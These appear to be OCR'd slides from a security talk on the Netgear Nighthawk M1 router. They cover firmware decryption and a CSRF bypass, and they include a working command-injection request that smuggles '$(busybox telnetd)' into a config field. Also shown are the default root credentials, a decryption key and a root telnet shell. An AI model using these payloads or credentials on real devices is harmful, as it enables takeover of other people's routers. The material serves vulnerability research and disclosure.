
Netgear Nighthawk M1 - Firmware Encryption

AES ECB looks a lot like XOR.

Each block is encrypted in isolation.


Looks like 16-byte XOR key.

But it’s not.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000140	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000150	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000160	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000170	11	95	6F	D1	FC	99	18	E6	16	C4	0F	47	E9	A7	ED	4B	.•oÑü™.æ.Ä.Gé§iK
00000180	AD	30	D0	F1	B1	25	0D	21	11	88	B8	3F	F6	7F	1D	82	.0Ðñ±%.!.ˆ¸?ö..,
00000190	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001A0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001B0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001C0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001D0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001E0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
000001F0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000200	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000210	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000220	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000230	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000240	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000250	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000260	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000270	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000280	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000290	D4	F4	7A	C1	72	9C	FC	E5	CF	01	A7	D9	35	07	6E	55	ÔôzÁrœüåÏ.§Ù5.nU
000002A0	A7	CD	E9	BE	95	92	DF	85	EE	A4	92	3B	CB	76	8E	8C	§Íé¾•'ß…î¤';ËvŽŒ
000002B0	01	49	BA	CB	DC	61	20	B1	C4	FE	0D	99	D0	63	CA	E4	.Iº ËÜa ±Äþ.™ÐcÊä
000002C0	F6	F0	EF	75	31	D3	29	62	F7	FE	F5	F7	E8	6B	8E	71	öðïu1Ó)b÷þõ÷èkŽq
000002D0	49	CE	D6	4D	34	3B	AB	2D	DF	0E	4B	E9	66	7F	A0	87	IÎÖM4;«-ß.Kéf. ‡
000002E0	FD	14	07	48	25	ED	7F	10	0A	E4	73	FB	7A	C2	77	A5	ý..H%í...äsûzÂw¥
000002F0	80	40	4C	21	51	9B	FD	C5	CD	FF	2E	D3	66	0B	8F	6E	€@L!Q›ýÅÍÿ.Óf..n
00000300	B4	DD	AE	F5	28	16	E5	C8	2C	FE	2F	2E	93	28	BC	F6	´Ý®õ(.åÈ,þ/.“(¼ö
00000310	AD	30	D0	F1	B1	25	0D	21	11	88	B8	3F	F6	7F	1D	82	.0Ðñ±%.!.ˆ¸?ö..,
00000320	4E	E7	D6	BC	60	F4	D0	1C	42	A1	A0	72	22	B2	7A	4F	NçÖ¼`ôÐ.B¡ r"²zO
00000330	16	EB	34	AC	E9	32	7C	18	63	88	EE	BB	6D	BB	5F	E4	.ë4¬é2|.cˆî»m»_ä
00000340	2C	AD	AC	C2	26	2E	8E	DA	18	5B	FA	34	EC	F4	B4	09	,.¬Â&.ŽÚ.[ú4ìô´.
00000350	5C	B1	F2	F2	AF	74	3A	E6	39	42	28	7D	37	FD	99	BE	\±òò¯t:æ9B(}7ý™¾

Netgear Nighthawk M1 - Firmware Encryption




```
F2 69 7A A7 00 00 00 03 FF FF FF FF 53 50 4B 47  òiz§....ÿÿÿÿSPKG
39 58 35 30 04 BE 9C 59 9D C8 36 33 49 4E 54 45  9X50.¾œY.È63INTE
52 4E 41 4C 5F 3F 5F 53 57 49 39 58 35 30 43 5F  RNAL_?_SWI9X50C_
30 31 2E 30 38 2E 30 34 2E 30 30 5F 3F 5F 3F 5F  01.08.04.00_?_?_
3F 5F 3F 00 00 00 00 00 00 00 00 00 00 00 00 00  ?_?.............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
30 38 2F 32 32 2F 31 38 00 00 00 01 00 00 00 00  08/22/18........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
F2 69 7A A7 00 00 00 03 FF FF FF FF 48 41 53 48  òiz§....ÿÿÿÿHASH
39 58 35 30 00 00 19 A0 4B BF 37 C0 53 57 49 39  9X50... K¿7ÀSWI9
58 35 30 43 5F 30 31 2E 30 38 2E 30 34 2E 30 30  X50C_01.08.04.00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
1E 2B 5F EA 66 77 20 39 48 DF BC 87 C4 F8 3F 17  .+_êfw 9HßĽ‡Äø?.
72 72 13 C3 0C AD 04 DC 3E C1 45 D8 62 2E ED 25  rr.Ã...Ü>ÁEØb.í%
E9 F5 5B 3F E9 E9 F3 FF 2B FA 4C 03 56 DE C6 48  éõ[?ééóÿ+úL.VÞÆH
B2 15 10 47 80 E9 5E 02 CD 3B 79 A7 2A 37 22 68  ²..G€é^.Í;y§*7"h
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
11 95 6F D1 FC 99 18 E6 16 C4 0F 47 E9 A7 ED 4B  .•oÑü™.æ.Ä.Gé§íK
AD 30 D0 F1 B1 25 0D 21 11 88 B8 3F F6 7F 1D 82  .0Ðñ±%.!.ˆ¸?ö..,
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
80 40 4C 21 51 9B FD C5 CD FF 2E D3 66 0B 8F 6E  €@L!Q›ýÅÍÿ.Óf..n
D4 F4 7A C1 72 9C FC E5 CF 01 A7 D9 35 07 6E 55  ÔôzÁrœüåÏ.§Ù5.nU
A7 CD E9 BE 95 92 DF 85 EE A4 92 3B CB 76 8E 8C  §Íé¾•'ß…î¤';ËvŽŒ
01 49 BA CB DC 61 20 B1 C4 FE 0D 99 D0 63 CA E4  .IºËÜa ±Äþ.™ÐcÊä
F6 F0 EF 75 31 D3 29 62 F7 FE F5 F7 E8 6B 8E 71  öðïu1Ó)b÷þõ÷èkŽq
```

Netgear Nighthawk M1 - Firmware Encryption

Wrote a script to do it.

https://ptp.sh/netgear_m1




Netgear Nighthawk M1 - Firmware Encryption

```
$ python netgear_fwtool.py ../MR1100-100EUS_23113509_NTG9x50C_12.06.03.00_00_Generic_05.01.secc.spk
[LOG] using file MR1100-100EUS_23113509_NTG9x50C_12.06.03.00_00_Generic_05.01.secc.spk
[LOG] file is 0x6856c23 long
[LOG] chunk start: 0x190, length 0x579f0, end 0x57b80
[DBG] (len-header % 32: 0?)
[DBG] key start: , key end: c9c9bcbf53914ffbb180b0c366db1743b8cd9aafdacba3ffd099e28a2dd2f2ac
[LOG] chunk start: 0x57b80, length 0x22dacd0, end 0x2332850
[DBG] (len-header % 32: 0?)
[DBG] key start: , key end: c9c9bcbf53914ffbb180b0c366db1743b8cd9aafdacba3ffd099e28a2dd2f2ac
[LOG] chunk start: 0x2332850, length 0x34cbb6a, end 0x57fe3ba
[DBG] (len-header % 32: 26?)
[DBG] key start: 4ffbb180b0c366db1743b8cd9aafdacba3ffd099e28a2dd2f2ac, key end: c9c9bcbf5391
[LOG] chunk start: 0x57fe3ba, length 0x1000190, end 0x67fe54a
[DBG] (len-header % 32: 0?)
[DBG] key start: , key end: c9c9bcbf53914ffbb180b0c366db1743b8cd9aafdacba3ffd099e28a2dd2f2ac
[LOG] chunk start: 0x67fe54a, length 0xc3c4, end 0x680a90e
[DBG] (len-header % 32: 20?)
[DBG] key start: 66db1743b8cd9aafdacba3ffd099e28a2dd2f2ac, key end: c9c9bcbf53914ffbb180b0c3
[LOG] chunk start: 0x680a90e, length 0x4c315, end 0x6856c23
[DBG] (len-header % 32: 5?)
[DBG] key start: 8a2dd2f2ac, key end: c9c9bcbf53914ffbb180b0c366db1743b8cd9aafdacba3ffd099e2
[DBG] starting chunk 0_0x190-0x57b80
[LOG] MAIN TYPE: BOOT
[LOG] decrypting chunk body...
...
```

Netgear Nighthawk M1 - Firmware Encryption

The firmware's massive & full of interesting stuff.

BOOT = Bootloader
MODM = Qualcomm DSP, TZ, RPM
APPL = Linux system applications
HDAT = **/mnt/hdata** = webapp root
SPLA = Android splashscreen
FILE = Generic global APN configs



Name	Date modified	Type	Size
00_0x0-0x190.dec.bin	24/07/2019 19:06	BIN File	1 KB
01_BOOT.dec.bin	24/07/2019 19:06	BIN File	1 KB
02_BOOT_SBL1.dec.bin	24/07/2019 19:06	BIN File	1 KB
03_BOOT_SBL1.dec.bin	24/07/2019 19:06	BIN File	350 KB
04_MODM.dec.bin	24/07/2019 19:06	BIN File	1 KB
05_MODM_TZON.dec.bin	24/07/2019 19:06	BIN File	1 KB
06_MODM_TZON.dec.bin	24/07/2019 19:06	BIN File	446 KB
07_MODM_QRPM.dec.bin	24/07/2019 19:06	BIN File	1 KB
08_MODM_QRPM.dec.bin	24/07/2019 19:06	BIN File	164 KB
09_MODM_DSP2.dec.bin	24/07/2019 19:06	BIN File	1 KB
10_MODM_DSP2.dec.bin	24/07/2019 19:06	BIN File	35,081 KB
11_APPL.dec.bin	24/07/2019 19:06	BIN File	1 KB
12_APPL_APBL.dec.bin	24/07/2019 19:06	BIN File	1 KB
13_APPL_APBL.dec.bin	24/07/2019 19:06	BIN File	524 KB
14_APPL_SYST.dec.bin	24/07/2019 19:06	BIN File	1 KB
15_APPL_SYST.dec.bin	24/07/2019 19:06	BIN File	47,724 KB
16_APPL_APPS.dec.bin	24/07/2019 19:06	BIN File	1 KB
17_APPL_APPS.dec.bin	24/07/2019 19:06	BIN File	5,815 KB
18_HDAT.dec.bin	24/07/2019 19:06	BIN File	1 KB
19_HDAT.dec.bin	24/07/2019 19:06	BIN File	16,384 KB
20_SPLA.dec.bin	24/07/2019 19:06	BIN File	1 KB
21_SPLA.dec.bin	24/07/2019 19:06	BIN File	49 KB
22_FILE.dec.bin	24/07/2019 19:06	BIN File	1 KB
23_FILE.dec.bin	24/07/2019 19:06	BIN File	305 KB

Netgear Nighthawk M1 - The Bugs



Netgear Nighthawk M1 - CSRF Bypass

CSRF protection bypass


Netgear Nighthawk M1 - CSRF Bypass

This is my favourite CSRF bypass of **all time**.


MOST config/mutable info is pulled from dynamically-generated JSON files (not JSONP so can't siphon cross-site)

But JavaScript file NetgearStrings.js is ALSO dynamically generated.

There's a `TODO` comment right at the top.



Netgear Nighthawk M1 - CSRF Bypass



Netgear Nighthawk M1 - Command Injection again



Netgear Nighthawk M1 - Web Interface Black Box

All requests which “do something” are made to **`/Forms/*`** API endpoints.

- **`/Forms/config`**
- **`/Forms/multiCfg`**
- ...etc

Important parameters are **`sessionId`** cookie, CSRF **`token`**, and a named configuration parameter (in the format **`group.thing`** or **`group.thing.something`**)



Netgear Nighthawk M1 - Basic API Call Format

```
POST /Forms/config HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/index.html
Content-type: application/x-www-form-urlencoded
Content-Length: 113
Cookie: sessionId=0000000d-bW1XS27NZzc39egmHaPFXRP9vuZl3wp
Connection: close

general.shutdown=restart&err_redirect=/error.json&ok_redirect=/success.json& t
oken=k8BKKSfEUxxMlrrFaCyQgGuTMGRSbnl
```

Netgear Nighthawk M1 - Instrospection.html

`/Introspection.html`

SierraSessionData

#	Symbol Name	Access Rights	Type	Value
0	session.DataModel	ROA ROO NAG	List [accessRights, default, dxName, identifier, type, val,]	
1	session.clientIP	RO	IPv4	192.168.1.44
2	session.fromCookie	RO	Boolean	true
3	session.hintAnswer	WO	Unknown	
4	session.hintDisplayPassword	RO	String	
5	session.lang	RW	String	en
6	session.password	WO	Unknown	
7	session.secToken	RO	String	1w1BYdaMzzCruLE0Sdfagst6FE3zEOX
8	session.startTime	RO	TimeStamp	14425
9	session.supportedLangList	RO	List [lang.id, lang.isCurrent, lang.isDefault, lang.label, token1, token2,]	
10	session.userRole	RO	Enum (Guest, Owner, Admin, Local,)	Admin

AC7XXModel

#	Symbol Name	Access Rights	Type	
0	DataModel	ROA ROO NAG	List [accessRights, default, dxName, identifier, type, val,]	
1	accesscontrol.blocksites.IP	ROA ROO NAG	IPv4	192.168.1.2
2	accesscontrol.blocksites.enabled	RWA RWO NAG	Boolean	false
3	accesscontrol.blocksites.macList	RWA RWO NAG	List [blocksites.device.id, blocksites.device.label, blocksites.device.mac,]	
		RWA		

Netgear Nighthawk M1 - Command Injection

```
POST /Forms/config HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/index.html
Content-type: application/x-www-form-urlencoded
Content-Length: 143
Cookie: sessionId=00000008-8CKtg8jB5TJ0WhJALlbTXIdplP9wDZs
Connection: close

ready.deviceShare.removeUsbDevice=;$(busybox telnetd);
&err_redirect=/error.json&ok_redirect=/success.json&token=kMOvNyZv6Jh4dHTOEL
KhMGuBNMUlXZ6
```

Netgear Nighthawk M1 - Command Injection

Default creds are **`root:oelinux123`**

Nice clean root shell on it, for further fun!

```
$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

msm 201810121151 mdm9650

mdm9650 login: root
Password:
root@mdm9650:~#
```

Netgear Nighthawk M1 - Chaining

